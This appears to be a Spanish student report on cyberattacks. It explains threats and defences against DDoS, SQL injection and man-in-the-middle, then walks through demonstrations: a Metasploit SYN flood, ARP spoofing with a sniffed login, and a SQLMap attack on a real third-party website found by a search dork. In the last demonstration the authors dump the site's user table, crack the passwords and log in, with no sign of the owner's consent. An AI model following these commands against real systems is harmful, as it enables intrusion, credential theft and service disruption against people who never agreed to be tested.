# CIBERATAQUES.

Miriam Mengíbar Rodríguez. Juan Anaya Ortiz.

- 1. Introducción.
- 2. Tipos de amenazas.
- 3. Ciberataques.
  - DdoS.
  - SQL injection.
  - MITM.
  - Ataques.

#### 1. Introducción.

En la actualidad, la seguridad es un aspecto relevante en el ámbito de la informática, ya que cualquier sistema necesita protección para evitar que el contenido del mismo se vea comprometido.

La seguridad informática es una disciplina que se encarga de proteger la integridad y la privacidad de la información almacenada en un sistema informático. A decir verdad, no hay ningún algoritmo para conseguir la seguridad completa e impenetrable, así que solo trata de poner barreras que eviten la vulneración del sistema.

La seguridad informática se dedica principalmente a proteger la confidencialidad, la integridad, no repudio, autenticación y la disponibilidad de la información.

#### 2.Amenazas.

La amenaza principal de cualquier sistema son los usuarios, pues pueden comprometer la seguridad de los sistemas sin darse cuenta por falta de conocimientos de ciberseguridad.

Hackers: Persona que intenta acceder a un sistema ajeno con intenciones maliciosas, o no.

Crackers: Término más preciosa para describir a una persona que intenta acceder a un sistema con intenciones maliciosas. Intrusos remunerados: Personas con gran experiencia en ciberseguridad que trabajan para organismos medianamente grandes y cobran por obtener acceso a sistemas.

# Amenazas lógicas.

Software incorrecto: a los errores de programación en el software se les llama Bugs y a los programas para aprovechar uno de estos fallos se les llama Exploits.

Herramientas de seguridad: cualquier herramienta de seguridad representa un arma de doble filo de la misma forma que un administrador las utiliza para detectar y solucionar fallos en sus sistemas o la subred completa un intruso las puede utilizar para detectar esos mismos fallos y aprovecharlos para atacar los equipos.

Puertas traseras: Son parte de código de ciertos programas que permanecen sin hacer ninguna función hasta que son activadas. En ese punto la función que realizan no es la original del programa si no una acción perjudicial.

Canales cubiertos: son canales de comunicación que permiten a un proceso trasferir información de forma que viole la política de seguridad del sistema.

Virus: un virus es una secuencia de código que se inserta en un fichero ejecutable de forma que cuando el archivo se ejecuta el virus también lo hace.

Gusanos: programa capaz de ejecutarse y propagarse por si mismo a través de redes, en ocasiones portando virus o aprovechando bugs de los sistemas a los que se conecta, para dañarlos. Son difíciles de programar, pero son muy dañinos.

Troyanos: su nombre es debido al famoso caballo de Troya, son instrucciones escondidas en un programa de forma que este parezca realizar las tareas que un usuario espera de el pero que realmente ejecuta funciones ocultas. Este programa no hace nada útil, simplemente se delimitan a reproducirse hasta que el número de copias acaba con los recursos del sistema.

#### Amenazas físicas.

Robos, sabotajes, destrucción de sistemas. Suministro eléctrico. Condiciones atmosféricas. Catástrofes naturales.

### HoneyPots.

Para intentar paliar alguna de estas amenazas, muchos expertos en seguridad hacen uso de los honeypots. Un Honeypot es el software o conjunto de ordenadores cuya intención es atraer a atacantes, simulando ser sistemas vulnerables o débiles a los ataques. Es una herramienta de seguridad informática utilizada para recoger información sobre los atacantes y sus técnicas. Los Honeypots pueden distraer a los atacantes de las máquinas más importantes del sistema, y advertir rápidamente al administrador del sistema de un ataque, además de permitir un examen en profundidad del atacante, durante y después del ataque al honeypot.

### 3. Los ciberataques.

A medida que evoluciona el entorno de las amenazas cibernéticas, también debe desarrollarse la protección frente a dichas amenazas. Con la aparición de los ataques dirigidos y las amenazas persistentes avanzadas, queda claro que es necesario utilizar un nuevo enfoque de seguridad cibernética. Las técnicas tradicionales simplemente ya no resultan adecuadas para proteger los datos frente a los ciberataques.

#### 3.1: DdoS.

El objetivo de un ataque DDoS es inhabilitar un servidor, un servicio o una infraestructura sobrecargando el ancho de banda del servidor o acaparando sus recursos hasta agotarlos. Durante un ataque DDoS, se envían multitud de peticiones simultáneamente desde múltiples puntos de la Red. La intensidad de este "fuego cruzado" desestabiliza el servicio o, aún peor, lo inhabilita.

Existen tres estrategias que pueden inhabilitar un sitio web, servidor o infraestructura:

Ancho de banda: Ataque que consiste en saturar la capacidad de la red del servidor, haciendo que sea imposible llegar a él.

Recursos: Ataque que consiste en agotar los recursos del sistema de la máquina, impidiendo que esta pueda responder a las peticiones legítimas.

Explotación de fallos de software: Categoría de ataque que explota fallos en el software que inhabilitan el equipo o toman su control.

Para detectar el ataque, podemos estudiar el flujo enviado por los routers. Se analiza ese resumen y se compara con posibles ataques anteriores. Si la comparación es positiva, se activaría el servicio de mitigación en pocos segundos.

Pero si nos tenemos que encargar de la defensa de nuestra propio servidor, podemos seguir los siguientes consejos:

Un buen diseño de un servidor debe tener en cuenta que estos ataques se pueden producir, así que lo lógico es tener un servicio que monitorice la actividad del servidor, y cuando detecte una situación no usual, avise al administrador del servidor.

También es importante escoger un umbral adecuado para nuestro servidor. Es decir, deberemos estudiar la actividad cotidiana de nuestro servidor para no elegir un valor ni muy bajo (podiendo confundirse con un ataque DDoS cuando solo es una pequeña subida en la cantidad de peticiones) ni un valor muy alto (permitiendo demasiadas peticiones de un posible ataque DDoS que, aunque no llegue a echar abajo nuestro servidor, consuma gran parte de sus recursos.)

Además, interesa tener bien configurados todos los servicios de seguridad disponibles, como un cortafuegos, que permita el paso del tráfico únicamente que le interese a nuestro servidor. Lo ideal sería hacer uso de una DMZ (zona desmilitarizada).

Finalmente, hay que prestar especial atención a los puertos que tenemos abiertos. Esto es que solo debemos tener los puertos abiertos de los servicios que estemos usando.

# 3.2: SQL injection.

Consiste en la inserción de código SQL por medio de los datos de entrada desde la parte del cliente hacia la aplicación. Es decir, por medio de la inserción de este código el atacante puede modificar las consultar originales que debe realizar la aplicación y ejecutar otras totalmente distintas con la intención de acceder a la herramienta, obtener información de alguna de las tablas o borrar los datos almacenados, entre otras muchas cosas.

Podemos seguir ciertos consejos para evitar los ataques o por lo menos minimizar el riesgo de los mismos:

a)Escapar los caracteres especiales utilizados en las consultas SQL

Al hablar de "escapar caracteres" estamos haciendo referencia a añadir la barra invertida "\" delante de las cadenas utilizadas en las consultas SQL para evitar que estas corrompan la consulta. Algunos de estos caracteres especiales que es aconsejable escapar son las comillas dobles ("), las comillas simples (') o los caracteres \x00 o \x1a ya que son considerados como peligrosos pues pueden ser utilizados durante los ataques.

b)Delimitar los valores de las consultas

Aunque el valor de la consulta sea un entero, es aconsejable delimitarlo siempre entre comillas simples. Una instrucción SQL del tipo:

SELECT nombre FROM usuarios WHERE id\_user = \$id

Será mucho más fácilmente inyectable que:

SELECT nombre FROM usuarios WHERE id\_user = '\$id'

c)Verificar siempre los datos que introduce el usuario

Si en una consulta estamos a la espera de recibir un entero, no confiemos en que sea así, sino que es aconsejable tomar medidas de seguridad y realizar la comprobación de que realmente se trata del tipo de dato que estamos esperando. d)Asignar mínimos privilegios al usuario que conectará con la base de datos

El usuario que utilicemos para conectarnos a la base de datos desde nuestro código debe tener los privilegios justos para realizar las acciones que necesitemos. No utilizar nunca un usuario root con acceso a todas las bases de datos ya que de esta forma estaremos dando facilidades a los hackers para que puedan acceder a toda la información.

#### 3.3: Man in the Middle.

En criptografía un ataque man-in-the-middle es un tipo de ataque informático en el que el atacante tiene conexiones independientes con las victimas y trasmite mensajes entre ellos, haciéndoles creer que están hablando directamente entre sí a través de una conexión privada, cuando en realidad toda la conversación es controlada por el atacante.

Existen varios tipos de defensa contra estos ataques MITM, estas defensas emplean técnicas de autenticación basadas en:

- -Infraestructura de claves públicas
- -Autenticación mutua fuerte.
- -El examen de latencia, como con mucho los cálculos de la función hash criptográfica que conducen a decenas de segundos, si ambas partes toman normalmente 20 segundos y el cálculo de 60 segundos para llegar a cada parte, esto puede indicar a un tercero en la comunicación.
- -Un segundo canal de verificación (seguro): por ejemplo el protocolo HTTPS (SSL)

### Ataques:

Para realizar los ataques, hemos usado el Sistema Operativo Kali Linux, el cual posee una serie de herramientas preinstaladas para la auditoría y seguridad de sistemas informáticos.

#### Ataeue Ddos.

Para este ataque, hemos usado la herramienta para pentesting Metasploit. Ésta nos permite mandar muchas peticiones SYN (recordemos el triple handshaking de TCP) haciendo que el servidor reserve recursos para todas las peticiones y quedando a la espera porque nunca se enviará el ACK. Usamos los comandos que se muestran en la siguiente figura:

```
= metasploit v4.14.10-dev
   - --=[ 1639 exploits - 944 auxiliary - 289 post
  -- --=[ 472 payloads - 40 encoders - 9 nops
 -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp
msf > use /auxiliary/dos/tcp/synflood
msf auxiliary(synflood) > set RHOST 192.168.1.236
RHOST => 192.168.1.236
msf auxiliary(synflood) > exploit
 *] SYN flooding 192.168.1.236:80 ... video original sin acelerar lo
```


El modulo auxiliary contiene herramientas externas como pueden ser escaners de vulnerabilidades, sniffers, etc. En este caso usaremos synflood.

Con set RHOST 192.168.1.236, indicamos la ip de nuestra víctima.

Por último, "explotamos" el ataque para que se haga efectivo.

El escenario del ataque es el siguiente:

Hay un servidor XAMPP, en el sistema operativo windows 10, cuya IP es 192.168.1.236, la cual suponemos en la misma red que nuestra máquina atacante. En la siguiente captura, podemos observar la página de inicio del servidor, pero cuando realizamos el ataque, la aplicación que nos permite configurar el servidor falla, y el servidor cae.



### Ataque MITM:

En este caso, usaremos la herramienta arpspoof y wireshark. Con la primera de ellas, lo que haremos será un ataque al protocolo ARP, el cual se encarga de traducir la ip de un dispositivo a su MAC. Para ello, falsearemos los paquetes IP, redirigiendo los paquetes de la víctima hacia nuestra máquina atacante, y una vez que pasa por nuestras manos, los reencaminaremos al router. También haremos esta operación en sentido inverso, es decir, el router nos mandará los paquetes que se correspondan con la IP de la víctima, y nuestra máquina los reencaminará hacia la víctima. Todo el proceso lo auditaremos con Wireshark para obtener los datos sensibles.


Nuestro escenario es el siguiente:

IP víctima: 192.168.1.46, MAC víctima: 90:48:9A:3E:64:37

IP router:192.168.1.1, MAC víctima: 54:67:51:59:FE:90

Nota: el router no tiene por qué ser un router, podría ser cualquier otro dispositivo con el que se comunicase la víctima, pero en este caso, lo que obtendremos será los datos de usuario de una página, así que será el router.

Así pues, el primer paso será falsear los paquetes, modificando las MAC tal y como se ha explicado anteriormente. El proceso se muestra en la siguiente figura:



Una vez hecho esto, tendremos que esperar a que el usuario ingrese en una página con el protocolo http. Nosotros estaremos observando con Wireshark la actividad del usuario. Por ejemplo, podemos obtener el usuario y la contraseña de un sitio web:

Filter:	ip.addr == 192.168.1.46	&& tcp.port == 80	▼ Expression Cle	ar Apply <b>Guardar</b>
No.	Time Source	Destination	Protocol L	engtr Info
	.58.9752046@192.168.1			648 [TCP Retransmission] GET /s/roboto/v15/CWB0XYA8bzo0kSThX0UTuA.woff2 HTTP/1.1
	59.01041370216.58.21		HTTP	173 HTTP/1.1 304 Not Modified
	.59.01041661216.58.21 .59.02437703216.58.21		HTTP HTTP	173 [TCP Retransmission] HTTP/1.1 304 Not Modified 172 HTTP/1.1 304 Not Modified
	.59.02437703210.58.21 .59.02439412216.58.21		HTTP	172   TCP Retransmission   HTTP/1.1 304 Not Modified
	.59.09316803192.95.15		HTTP	407 HTTP/1.1 304 Not Modified
	59.09316968192.95.15		HTTP	407 [TCP Retransmission] HTTP/1.1 304 Not Modified
5761 1	.59.09801793192.95.15	.105 192.168.1.46	HTTP	403 HTTP/1.1 304 Not Modified
	159.09803679192.95.15			403 [TCP Retransmission] HTTP/1.1 304 Not Modified
	.59.09916769192.168.1			807 GET /images/scroll_up.png HTTP/1.1
	59.09917488192.168.1			807 [TCP Retransmission] GET /images/scroll_up.png HTTP/1.1
	59.10285905192.95.15		HTTP HTTP	369 HTTP/1.1 304 Not Modified
	.59.10286163192.95.15 .59.10291118192.95.15		HTTP	369 [TCP Retransmission] HTTP/1.1 304 Not Modified 403 HTTP/1.1 304 Not Modified
	.59.102931118 192.95.15		HTTP	403 [TCP Retransmission] HTTP/1.1 304 Not Modified
	59.10975824192.95.15		HTTP	317 HTTP/1.1 394 Not Modified
	59.10978696192.95.15		HTTP	317 [TCP Retransmission] HTTP/1.1 304 Not Modified
5788 1	.59.26312876192.95.15	.105 192.168.1.46	HTTP	402 HTTP/1.1 304 Not Modified
5789 1	59.26313036192.95.15	.105 192.168.1.46	HTTP	402 [TCP Retransmission] HTTP/1.1 304 Not Modified
	.59.28478685216.58.21		HTTP	173 [TCP Retransmission] HTTP/1.1 304 Not Modified
	59.28480462216.58.21		HTTP	173 [TCP Retransmission] HTTP/1.1 304 Not Modified
	59.44852355 192.168.1			703 GET /images/favicon.ico HTTP/1.1
	.59.44854276 192.168.1 .59.60496364 192.95.15			703 [TCP Retransmission] GET /images/favicon.ico HTTP/1.1
	.65.50351694192.168.1		HTTP HTTP	386 HTTP/1.1 200 OK (image/x-icon) 938 POST /site/login HTTP/1.1 (application/x-www-form-urlencoded)
	.65.50354501192.168.1			938 [TCP Retransmission] POST /site/login HTTP/1.1 (application/x-www-form-urlencoded)
	65.67991769192.95.15		НТТР	348 HTTP/1.1 200 0K (text/html)
	90.53052125192.168.1			189 POST / HTTP/1.1
6396 1	90.6800617691.228.16	7.86 192.168.1.46	HTTP	289 HTTP/1.1 200 0K
6532 1	.95.03941277 192.168.1	.46 13.107.4.50	HTTP	413 HEAD /filestreamingservice/files/8389d43c-5ee9-4e1b-b3c0-225cae88309a?P1=1478080985&P2=301&P3=2&P4=f%2fL7zBZ7nq%2bHwAPDQ%2bkaR2KYHNeSGawcFHK%2fYX0%2fH
	.95.03941537 192.168.1		HTTP	413 [TCP Retransmission] HEAD /filestreamingservice/files/8389d43c-5ee9-4e1b-b3c0-225cae88309a?P1=1478080985&P2=301&P3=2&P4=f%2fL7zBZ7nq%2bHwAPDQ%2bkaR2K
	.95.04964348192.168.1		HTTP	413 HEAD /filestreamingservice/files/8389d43c-5ee9-4e1b-b3c0-225cae88309a?P1=1478080985&P2=301&P3=2&P4=f%2fL7zBZ7nq%2bHwAPDQ%2bkaR2KYHNeSGawcFHK%2fYX0%2fH
	95.04964506 192.168.1		HTTP	413 [TCP Retransmission] HEAD /filestreamingservice/files/8389d43c-5ee9-4e1b-b3c0-225cae88309a?P1=1478080985&P2=301&P3=2&P4=f%2fL7zBZ7nq%2bHwAPDQ%2bkaR2K
	.95.05328984 192.168.1 .95.05330356 192.168.1		HTTP HTTP	413 HEAD /filestreamingservice/files/8389d43c-5ee9-4e1b-b3c0-225cae88309a?P1=1478080985&P2=301&P3=2&P4=f%2fL7zBZ7nq%2bHwAPDQ%2bkaR2KYHNeSGawcFHK%2fYX0%2fU 413 [TCP Retransmission] HEAD /filestreamingservice/files/8389d43c-5ee9-4e1b-b3c0-225cae88309a?P1=1478080985&P2=301&P3=2&P4=f%2fL7zBZ7nq%2bHwAPDQ%2bkaR2KY
	.95.05330356 192.168.1 .95.08199949 192.168.1		HTTP	413 [TCP Retransmission] HEAD /TITEStreamingservice/TITes/8389043c-5ee9-4e10-03c0-225cae88309a7P1=1478080985&P2=301&P3=2&P4=1%2TL7ZBZ/TIQ%2DWAPDU%2DWA
	195.08200988 192.168.1		HTTP	413 [TCP Retransmission] HEAD /filestreamingservice/files/8389d43c-5ee9-4e1b-b3c0-225cae88309a?P1=1478080985&P2=301&P3=2&P4=f%2fL7zBZ7ng%2bHwAPDQ%2bkaR2K
	95.11651699192.168.1		HTTP	444 GET /filestreamingservice/files/8389d43c-5ee9-4e1b-b3c0-225cae88309a?P1=1478080985&P2=301&P3=2&P4=f%2fL7zBZ7ng%2bHwAPDQ%2bkaR2KYHNeSGawcFHK%2fYX0%2fU
0310 63	63 6e 3d 28 6f 72 67	61 6e 69 63 29 7c 75 74	ccn=(org anic) ut	
		61 6e 69 63 7c 75 74 6d	mcmd=org anic utm	
		25 32 30 70 72 6f 76 69	ctr=(not %20provi	
		4c 6f 67 69 6e 46 6f 72	ded) LoginFor	
		6d 65 5d 3d 50 52 55 45 46 6f 72 6d 5b 70 61 73	m[userna me]=PRUE BA&Login Form[pas	
		52 55 45 42 41 26 70 6f	sword]=P RUEBA&po	
0380 70	75 70 3d 31 26 73 65	73 73 63 68 65 63 6b 3d	pup=1&se sscheck=	
		65 38 76 74 31 37 64 73	0h0qdpce e8vt17ds	
03a0 33	34 6b 6b 32 64 6f 67	33 32	34kk2dog 32	


0310	63	63	6e	3d	28	6f	72	67	61	6e	69	63	29	7c	75	74	ccn=(org anic) ut
0320	6d	63	6d	64	Зd	6f	72	67	61	6e	69	63	7c	75	74	6d	mcmd=org anic utm
0330	63	74	72	3d	28	6e	6f	74	25	32	30	7Θ	72	6f	76	69	ctr=(not %20provi
0340	64	65	64	29	Θd	0a	Θd	Θa	4c	6f	67	69	6e	46	6f	72	ded) LoginFor
0350	6d	5b	75	73	65	72	6e	61	6d	65	5d	3d	50	52	55	45	m[userna me]=PRUE
0360	42	41	26	4c	6f	67	69	6e	46	6f	72	6d	5b	70	61	73	BA&Login Form[pas
0370	73	77	6f	72	64	5d	3d	50	52	55	45	42	41	26	70	6f	sword]=P RUEBA&po
0380	70	75	70	3d	31	26	73	65	73	73	63	68	65	63	6b	3d	pup=1&se sscheck=
0390	30	68	30	71	64	70	63	65	65	38	76	74	31	37	64	73	0h0qdpce e8vt17ds
03a0	33	34	6b	6b	32	64	6f	67	33	32							34kk2dog 32

## Ataque SQL injection:

Para este caso, hemos usado la herramienta SQLMap, la cual nos permite descubrir las vulnerabilidades y obtener los datos de las base de datos. Se basa en realizar consultas a las que la base de datos puede ser vulnerable por no haberse realizado una correcta validación de las mismas.

inurl:item id= Q Vídeos Imágenes Shopping Noticias Más Configuración Herramientas Aproximadamente 14.600.000 resultados (0,47 segundos) Cinemax - Films www.cinemax-prod.co.il/project.asp?item id=10 ▼ Traducir esta página Escapeland. Escapeland" follows the against-all-odds love story between a young Israeli woman from a kibbutz and a Sudanese Muslim UN refugee, who is not ... European Industry Day - European Commission - Europa.eu ec.europa.eu/growth/tools-databases/.../itemdetail.cfm?item id... ▼ Traducir esta página 23 ene. 2017 - The event opened with a video message from Commission President Jean-Claude Juncker. High-level policy makers, including Commission ... JUST Newsroom - Public consultation on whistleblower protection ... ec.europa.eu/newsroom/just/item-detail.cfm?item id=54254 ▼ Traducir esta página 3 mar. 2017 - The questionnaire. https://ec.europa.eu/eusurvey/runner/whistleblowerprotection2017. You can access translated versions of the survey via the ... JUST Newsroom - 2016 Annual Colloquium on Fundamental Rights ... ec.europa.eu/newsroom/just/item-detail.cfm?item id=31198 ▼ Traducir esta página 5 dic, 2016 - On 17-18 November 2016 the second Annual Colloquium on Fundamental Rights will be held in Brussels. The 2016 Colloquium on ... FieldCollectionItemEntity::\$item id | field collection.module | Drupal 7 ... www.drupalcontrib.org/.../FieldCollectionItemEntity%3A%3Aite... ▼ Traducir esta página FieldCollectionItemEntity::\$item id. drupal. 7 contributions/field collection/field collection.module. Entity ID. Type: integer ... Adolf Hitler's Fake Passport - The National Archives https://www.nationalarchives.gov.uk/museum/item.asp?item\_id... - Traducir esta página No hay disponible una descripción de este resultado debido al archivo robots.txt de este sitio Más información Bulgaria - DMCSEE, Drought Management Centre for Southeastern ... www.dmcsee.org/en/countries/?item\_id=5 ▼ Traducir esta página Area: 110,912 km<sup>2</sup> (water: 0.3%), Population: (estimate), 7,322,599, Population density: 66 /km<sup>2</sup>, Data obtained from WMO: Number of meteorological stations in ...

Escogeremos www.dcmsee.org. Para comprobar si realmente la página es vulnerable, entramos en el link, y al final de este ponemos el caracter "". Si es vulnerable, saldrá un error SQL:




Una vez que sabemos que la página es vulnerable, empezaremos nuestro ataque: introducimos el comando sqlmap -u http://www.dcmsee.org/en/countries/?item\_id=5 – dbs. Este comando, nos delvoverá las base de datos disponibles:



En nuestro caso, hay dos disponibles: dmcseems e information schema. Intuimos que la información de los posibles usuarios estará en la primera de ellas, así que lanzamos el comando sglmap -u http://www.dcmsee.org/en/countries/?item\_id=5 -D dmcseems -tables. Así obtenemos las tablas de esta base de datos. Hay una tabla que nos llaman la atención: site users, así que el siguiente paso será ver que hay en ella, para ello introducimos el comando sqlmap -u http://www.dcmsee.org/en/countries/? item id=5 -D dmcseems -tables -T site users -columns y el resultado es el siguiente:

Database: dmcseems Table: site_users							
[6 columns]		root⊕kali: ~ + ×					
Column	Туре	-inal Help					
email id name ord password username	varchar(255)   int(10)   varchar(255)   int(10)   varchar(40)   varchar(255)	f sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicables. Developers assume no liability and are not responsible for any misuse or damage caused by this program  The end DEMS 'mysql' meetion to the target LFL ng injection points with a total of O HTTP(s) requests:					
[13:48:02]	Type: error based  [INFO] "fetched" (0) +2)   x FROM INFORMATION_SOM	Tras=1745 AND 'Sjak'='Sjak'  data logged   toutextwafiles   under  /root/>sqlmap/output/www.dmcsee.org'					
[*] shutting	g down at 13:48	: 02 based blind SLEBP(S) AND "kack"="kack					

De esta tabla, podemos escoger las columnas que queramos, en nuestro caso para ver que el ataque ha sido efectivo cogeremos password y username. Para ello introducimos el comando sqlmap -u http://www.dcmsee.org/en/countries/?item id=5 -D dmcseems -T site users -C username –dump para los nombres de usuario y sqlmap -u http://www.dcmsee.org/en/countries/?item id=5 -D dmcseems -T site users -C username -dump para las contraseñas. Si tenemos suerte, puede que las contraseñas no estén encriptadas. En nuestro caso, estaban encriptadas, pero el propio sqlmap ofrece un algoritmo de fuerza bruta para desencriptar. Así pues, obtenemos el nombre de usuario y contraseña de alguno de ellos y lo probamos:



Cuando le damos a members section(donde salía el login) de nuevo vemos que nos hemos identificado correctamente e incluso podemos modificar la contraseña.

**Members section** 

Logout

Change your password

Con eso acabamos. Como conclusión final, aventaros a informaros más sobre ciberseguridad para que implantéis mejores medidas defensivas en vuestros sistemas, que nadie sabe nunca cuándo se vulnerará vuestra seguridad y, con ella, vuestra intimidad.